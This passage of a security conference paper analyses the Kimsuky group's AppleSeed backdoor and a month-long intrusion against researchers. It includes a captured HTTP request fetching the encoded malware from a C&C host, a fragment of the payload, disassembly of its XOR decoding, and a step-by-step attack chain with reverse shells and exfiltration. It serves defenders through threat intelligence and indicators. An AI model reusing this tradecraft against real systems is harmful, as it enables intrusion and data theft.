VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

OPERATION NEWTON: HI KIMSUKY? DID AN APPLE(SEED) REALLY FALL ON NEWTON'S HEAD?

Jaeki Kim, Sojun Ryu & Kyoung-ju Kwak

S2W, South Korea

jack2@@s2w.inc
hypen@@s2w.inc
kay@@s2w.inc

ABSTRACT

In the process of tracking the attacks of the Kimsuky group, which are still ongoing after the KHNP cyber terror attack, we discovered a piece of malicious code, called 'AppleSeed', in the wild and released its details at VB2019 [1].

Since then, AppleSeed and the simple pivoting of servers has relentlessly attacked other victims, and those cases can be seen reported in technical articles written by security companies and in SNS messages by security practitioners. However, despite AppleSeed still being active in the real world, the full-chain attack leveraging AppleSeed has not been clearly disclosed so far.

To shed some light on this sophisticated attack scenario, we conducted an in-depth analysis of the full-chain attack of AppleSeed, from the initial penetration to the final damages targeting scientific/engineering researchers among various attack cases. We named it 'Operation Newton'.

In our analysis, we identified the initial penetration method, the tools used in the attack including AppleSeed, and infrastructure such as C&C servers. In addition, we discovered and analysed artifacts related to attacks targeting multiple platforms (*Linux* environments as well as *Windows*).

Also, using first-hand artifacts and the IoCs obtained in the process of analysing and investigating actual incidents related to AppleSeed, rather than data obtained from the OSINT channel, we conducted a correlation analysis with other attacks (incidents) of the Kimsuky group.

In the course of tracking the AppleSeed malware, an attacker's mistake (OPSEC fail) was discovered in addition to the previously disclosed content.

In this process, we expected to uncover details of the 'mobile version of AppleSeed' and server-side scripts (which have not so far been disclosed) to understand and analyse the communication and server configuration methods.

In this paper we provide threat intelligence related to the Kimsuky group by sharing previously unknown details as described above.

INTRODUCTION

When it comes to attacks by existing APT groups, it is common to perform covert attacks while avoiding detection as much as possible. However, in the case of the Kimsuky group, they were exposed to the outside world while carrying out active attacks.

As a result, malware samples and C&C server details are frequently shared with the information security community. (For example, information can be found via a search for #Kimsuky on *Twitter*.)

As such, the Kimsuky group can be thought of as a trivial attack group because its attacks are often discovered by threat hunters or malware analysts while they are ongoing – the Kimsuky group don't seem to care about detection and disclosure.


However, there exist cases where the damage is more critical than those that are disclosed publicly, because the cases that are attacked by the Kimsuky group's mass offensive are not publicly known.

AppleSeed: a Kimsuky group backdoor

Before explaining Operation Newton by the Kimsuky group, let's take a look at the AppleSeed backdoor, which is closely related to the attack.

In 2019 we discovered a piece of malicious code, called 'AppleSeed', in the wild and released its details at VB2019 [1].

- **First seen in the wild:** While tracking the C&C server related to the Kimsuky group, the initial version of AppleSeed was spotted (on 6 May 2019).




```
</html>GET /utopia/downloads/seed HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: nexfqlymnurqydrttq.esy.es

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Type: text/plain
Last-Modified: Mon, 06 May 2019 13:05:25 GMT
Etag: "4cabc-5cd03115-c800bed8a4ca4e32;;;"
Accept-Ranges: bytes
Content-Length: 314044
Date: Tue, 07 May 2019 07:18:34 GMT

-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAADW/krakp8kiZKfJImSnySJ
4f0niJyfJInh/SGIPp8kieH9IIiEnySJDD/jiZCfJInY+ieIhZ8kidj6IYignySJ
```

- **Distribution URL**: nexfqlymnurqydrttq.esy[.]es/utopia/downloads/seed, 185.224.138.13
- PDB path of decoded binary (seed): F:\PC_Manager\Utopia_v0.1\bin\AppleSeed.pdb
- Another binary (seed64): F:\PC_Manager\Utopia_v0.1\bin\AppleSeed64.pdb

Double XOR decoding routine

One of the significant features of AppleSeed is that various strings necessary for the execution of malicious codes, including the API function names, are encoded, and the same method of decoding after double XOR has been used continuously from the initial version until recently.

This specific decoding method can be said to be one of the important factors when hunting and analysing malicious codes. The same double XOR decoding routine was included in the malware discovered in Operation Newton.



```
                        loc_100010F1:
0F B6 47 FF             movzx   eax, byte ptr [edi-1]
8D 71 F0                lea     esi, [ecx-10h]
88 45 F8                mov     [ebp+Buffer], al
83 F9 10                cmp     ecx, 10h
0F B6 07                movzx   eax, byte ptr [edi]
88 45 F9                mov     [ebp+Buffer+1], al
0F 42 F1                cmovb   esi, ecx
8D 45 F4                lea     eax, [ebp+ArgList]
C6 45 FA 00             mov     [ebp+var_6], 0
50                      push    eax               ; ArgList
8D 45 F8                lea     eax, [ebp+Buffer]
68 00 20 03 10          push    offset asc_10032000 ; "%X"
50                      push    eax               ; Buffer
E8 A3 17 00 00          call    scanf_100028C0
8B 4D EC                mov     ecx, [ebp+var_14]
8D 7F 02                lea     edi, [edi+2]
0F B6 44 35 DC          movzx   eax, [ebp+esi+var_24]
83 C4 0C                add     esp, 0Ch
32 C1                   xor     al, cl
8B 4D F4                mov     ecx, dword ptr [ebp+ArgList]
32 C1                   xor     al, cl
89 4D EC                mov     [ebp+var_14], ecx
8B 4D F0                mov     ecx, [ebp+var_10]
88 41 FF                mov     [ecx-1], al
C6 01 00                mov     byte ptr [ecx], 0
41                      inc     ecx
89 4D F0                mov     [ebp+var_10], ecx
8D 4E 01                lea     ecx, [esi+1]
83 EB 01                sub     ebx, 1
75 A7                   jnz     short loc_100010F1
```

```
                              loc_180001140:
0F B6 46 FF                   movzx   eax, byte ptr [rsi-1]
48 8D 5D F0                   lea     rbx, [rbp-10h]
88 44 24 30                   mov     byte ptr [rsp+58h+arg1_ptr_32], al
4C 8D 44 24 34                lea     r8, [rsp+58h+var_24]
0F B6 06                      movzx   eax, byte ptr [rsi]
48 8D 15 8D A4 03 00          lea     rdx, asc_18003B5E8 ; "%X"
48 83 FD 10                   cmp     rbp, 10h
88 44 24 31                   mov     byte ptr [rsp+58h+arg1_ptr_32+1], al
48 8D 4C 24 30                lea     rcx, [rsp+58h+arg1_ptr_32]
C6 44 24 32 00                mov     [rsp+58h+var_26], 0
48 0F 42 DD                   cmovb   rbx, rbp
E8 FA 19 00 00                call    vsscanf_180002B70
0F B6 44 1C 20                movzx   eax, [rsp+rbx+58h+var_38]
48 8D 76 02                   lea     rsi, [rsi+2]
41 C6 06 00                   mov     byte ptr [r14], 0
4D 8D 76 01                   lea     r14, [r14+1]
41 32 C7                      xor     al, r15b
48 8D 6B 01                   lea     rbp, [rbx+1]
44 8B 7C 24 34                mov     r15d, [rsp+58h+var_24]
41 32 C7                      xor     al, r15b
41 88 46 FE                   mov     [r14-2], al
48 83 EF 01                   sub     rdi, 1
75 A0                         jnz     short loc_180001140
```

```
sub_180001070("3e4c154f8596f909cf387ba4561109015b6f0a29c327bbc0217c7fbe", Str2);
if ( !lstrcmpiA(Dst, ExistingFileName) )
  goto LABEL_14;
if ( PathFileExistsA(Dst) )
```

```
3E4C154F 8596F909 CF387BA4 56110901
5B6F0A29 C327BBC0 217C7FBE
```

```
xor_key[1] ^ str[1]
xor_key[2] ^ str[1] ^ str[2]
...
xor_key[n] ^ str[n-1] ^ str[n]
```

Main characteristics of AppleSeed

The main characteristics of AppleSeed are briefly summarized as follows:

- Masquerading: decoy using a normal name (documents, software)
- Persistence: register registry/scheduler for automated execution
- Monitoring: folder, keyboard, screen capture, USB
- C&C: ping, upload data, download command, etc.
    - Upload & download data
        - Fake PDF header (`%PDF-1.7..40obj`) and XOR encoding
        - Recently changed encryption using RSA1 public key
    - Infra: *Hostinger*, *HostUS*, compromised websites
        - Recently changed to stop using server, now just using email as C&C
            - Email address as C&C: k1a0604a@daum.net, helper.1.1030@daum.net

Related works

Analysis reports and conference presentations on AppleSeed have been widely publicized, and the malicious behaviour of AppleSeed and its infrastructure have been discussed extensively.

According to conference content and reports released by security researchers, Kimsuky's targets are as listed below [2]:

- Government: in particular foreign governments, ministries, and diplomatic missions
- National security: especially with regards to national security policy, defence, and North Korea-related affairs
- Aerospace and defence
- International relations and sanctions
- Nuclear-related policy
- Academia and research: particularly in the nuclear space

However, such information is often inferred by pivoting information such as the decoy file used when distributing malware, and the attacker's infrastructure such as the domain name of the C&C server.

On the other hand, we have analysed not only the existing public indicators such as spear-phishing emails, phishing cases, malware samples and C&C servers, but also the incidents of attacks conducted by the Kimsuky group. As a result, it was possible for us to determine the TTPs. We hope that sharing the results of this analysis will be helpful for response and protection as well.

THE STORYLINE OF OPERATION NEWTON

Analysis of full-chain attack that targets scientific/engineering researchers


In November 2020, we conducted an analysis and incident response after obtaining intelligence on an incident (referred to as Operation Newton) that targets scientific (engineering) researchers.

In this process, it was possible to discover the actual TTPs used in the attack, which used AppleSeed, which were not previously known publicly.

Butterfly effect: from phishing to lateral movement

Through simple account hijacking and phishing emails, internal network control and lateral movement attacks were performed. Even during the actual response, continuous attacks[1] such as spear phishing through internal mail transmission were carried out.

In the incident, rather than an advanced exploit such as a browser zero-day being used, a surprisingly simple vulnerability was used to increase the attack probability. In addition, the sensitive information leaked through the phishing attack was exploited to take over multiple internal servers.



[1] Except for the pre-reconnaissance period, the attack itself continued for about a month (4 to 26 November 2020).

- **STEP 01**: Acquire login credentials necessary for webmail access through a spear-phishing email attack that can trigger a webmail vulnerability, and send them to the phishing server.
- **STEP 02**: Obtain sensitive information from the leaked account (the leaked sensitive information is exploited to take over multiple internal servers).
- **STEP 03**: Collect VPN access information as well as server access accounts in order to use them to access the internal network.
- **STEP 04**: Download and execute a reverse shell on an internal server that the attacker can access.
- **STEP 05**: Perform lateral movement using already collected server access account.
- **STEP 06**: For persistence, download and execute web shell, reverse shell, and AppleSeed through Meterpreter's C&C server.
- **STEP 07**: Exfiltrate the stolen information from each server to the external server.
- **STEP 08**: Using already obtained credential information, send additional spear-phishing emails containing AppleSeed malware to other insiders.

1. Recon


The Kimsuky group spent about six months conducting preliminary reconnaissance on the target.

1.1 Gather victim identity information: email addresses


For an attack targeting scientific (engineering) researchers, the Kimsuky group attempted to collect webmail logins from May 2020.

1.2 Search victim-owned websites

In the access log, a history of accessing web pages was found in the IP bands of 175.167.144.xxx and 175.167.146.xxx (Shenyang, China), used in past attacks related to the Kimsuky group from October 2020.



```
175.167.144.[redacted] - [12/Oct/2020:10:29:09 +0900] "GET [redacted] 8297
175.167.144.[redacted] - [12/Oct/2020:10:29:10 +0900] "GET [redacted]
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]0 1142
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]549
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]314
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]3
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]n.js HTTP/1.1" 200 32825
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]3244
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]P/1.1" 200 8578
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted].custom.min.js HTTP/1.1" 200 60483
175.167.144.[redacted] - [12/Oct/2020:10:29:14 +0900] "GET [redacted]9
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted]P/1.1" 200 3334
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted].1" 200 932
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted]TP/1.1" 200 2579
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted] 200 2401
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted] 200 1134
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted].1" 200 7577
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted]00 6916
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted]TP/1.1" 200 1585
175.167.144.[redacted] - [12/Oct/2020:10:29:15 +0900] "GET [redacted]HTTP/1.1" 200 1131
175.167.144.[redacted] - [12/Oct/2020:10:36:10 +0900] "GET [redacted] 8297
```



```
175.167.146.[redacted] - - [18/Oct/2020:18:36:12 +0900] "GET [redacted]P/1.1" 200 6835
175.167.146.[redacted] - - [18/Oct/2020:18:36:14 +0900] "GET [redacted]-1.10.2.min.js HTTP/1.1" 200 32825
175.167.146.[redacted] - - [18/Oct/2020:18:36:14 +0900] "GET [redacted]-ui-1.10.3.custom.min.js HTTP/1.1" 200 60483
175.167.146.[redacted] - - [18/Oct/2020:18:36:14 +0900] "GET [redacted]200 1483
175.167.146.[redacted] - - [18/Oct/2020:18:36:14 +0900] "GET [redacted]/1.1" 200 8244
175.167.146.[redacted] - - [18/Oct/2020:18:36:14 +0900] "GET [redacted]" 200 2887
175.167.146.[redacted] - - [18/Oct/2020:18:36:15 +0900] "GET [redacted]/1.1" 200 814
175.167.146.[redacted] - - [18/Oct/2020:18:36:15 +0900] "GET [redacted]" 200 17133
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]owse-date?page=21&order=date-desc HTTP/1.1" 404 3666
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]" 200 2887
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]/1.1" 200 814
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]" 200 17133
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]1.1" 200 1649
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]" 200 4192
175.167.146.[redacted] - - [18/Oct/2020:19:15:54 +0900] "GET [redacted]TP/1.1" 200 1142
175.167.146.[redacted] - - [18/Oct/2020:19:15:55 +0900] "GET [redacted]1" 200 439
175.167.146.[redacted] - - [18/Oct/2020:19:15:55 +0900] "GET [redacted]2202
175.167.146.[redacted] - - [18/Oct/2020:19:15:55 +0900] "GET [redacted]200 1483
175.167.146.[redacted] - - [18/Oct/2020:19:15:55 +0900] "GET [redacted]-1.10.2.min.js HTTP/1.1" 200 32825
175.167.146.[redacted] - - [18/Oct/2020:19:15:55 +0900] "GET [redacted]-ui-1.10.3.custom.min.js HTTP/1.1" 200 60483
175.167.146.[redacted] - - [18/Oct/2020:19:15:55 +0900] "GET [redacted]/1.1" 200 8244
175.167.146.[redacted] - - [18/Oct/2020:19:15:56 +0900] "GET [redacted]01.png HTTP/1.1" 200 8578
```

2. Resource development

The Mailing Toolkit, which was also found in an existing spear-phishing email attack, was used in the attack.

In addition, some pieces of malware were developed in advance, including during the reconnaissance period, until the actual attack was carried out. Malware and web shells were uploaded to each infrastructure (server) so that they could quickly be distributed in the attack.

2.1 Acquire & compromise infrastructure

A regular hosting service was used in the attack.

- Sending phishing emails: *Hostinger*
- C&C server: *DAOU* band lease (Korea Contents Infra)


For malware distribution and C&C server a small website was compromised and exploited for the attack.

- Abuse when uploading leaked files

2.2 Establish accounts: email accounts


When sending spear-phishing emails, Kimsuky group used *Gmail* and *Daum* email addresses that were created in advance.

- kkhua0926@gmail.com
- guswls.kaist.ac@daum.net



```
[redacted]_2020_11_13_21_21.eml
44:From: =?utf-8?b?6rSA66as7J6Q?= <kkhua0926@gmail.com>

[redacted] ㅈ ㅛㅅ ㅗㅇㅎ ㅏㅂㄴ ㅣㄷ ㅏ..eml
49:From: =?utf-8?b?7J207IiY7KCV?= <kkhua0926@gmail.com>

[redacted]_2020_11.eml
12:From: =?UTF-8?B?7Iug7ZiE7KeE?= <guswls.kaist.ac@daum.net>
```

A part of the email header sent to the *Daum* (*Hanmail*) account is shown below:




```
Received: from unknown (HELO mail-smail-vm54.hanmail.net) (203.133.181.12)
        by 143.248.5.183 with ESMTP; 16 Nov 2020 11:09:05 +0900
X-Original-SENDERIP: 203.133.181.12
X-Original-MAILFROM: guswls.kaist.ac@daum.net
X-Original-RCPTTO: [redacted].kr
Received: from mail-hmail-pgwas15 ([10.194.50.135])
        by mail-smail-vm54.hanmail.net (8.13.8/8.9.1) with SMTP id 0AG25PeA028252
        for <[redacted].kr>; Mon, 16 Nov 2020 11:05:25 +0900
X-Hermes-Message-Id: oAGB5Nrmh591832240
Received: from mail-hammer-was5.s2.krane.9rum.cc ([10.197.10.38]) by hermes of
mail-hmail-pgwas15 (10.194.50.135) with ESMTP id oAGB5Nrmh591832240 for <[redacted].kr>;
Mon, 16 Nov 2020 11:05:23 +0900 (KST)
Date: Mon, 16 Nov 2020 11:05:23 +0900 (KST)
From: =?UTF-8?B?7Iug7ZiE7KeE?= <guswls.kaist.ac@daum.net>
To: [redacted].kr
Message-ID: <20201116110523.E-aXifAjS5aFHRH8Cressw@guswls.kaist.ac.hanmail.net>
```

- An account was created by impersonating the email address of the person in charge of human resources development at the satellite research institute.


2.3 Develop capabilities

The Mailing Toolkit, which was also found in existing spear-phishing email attacks, was used in the attack.

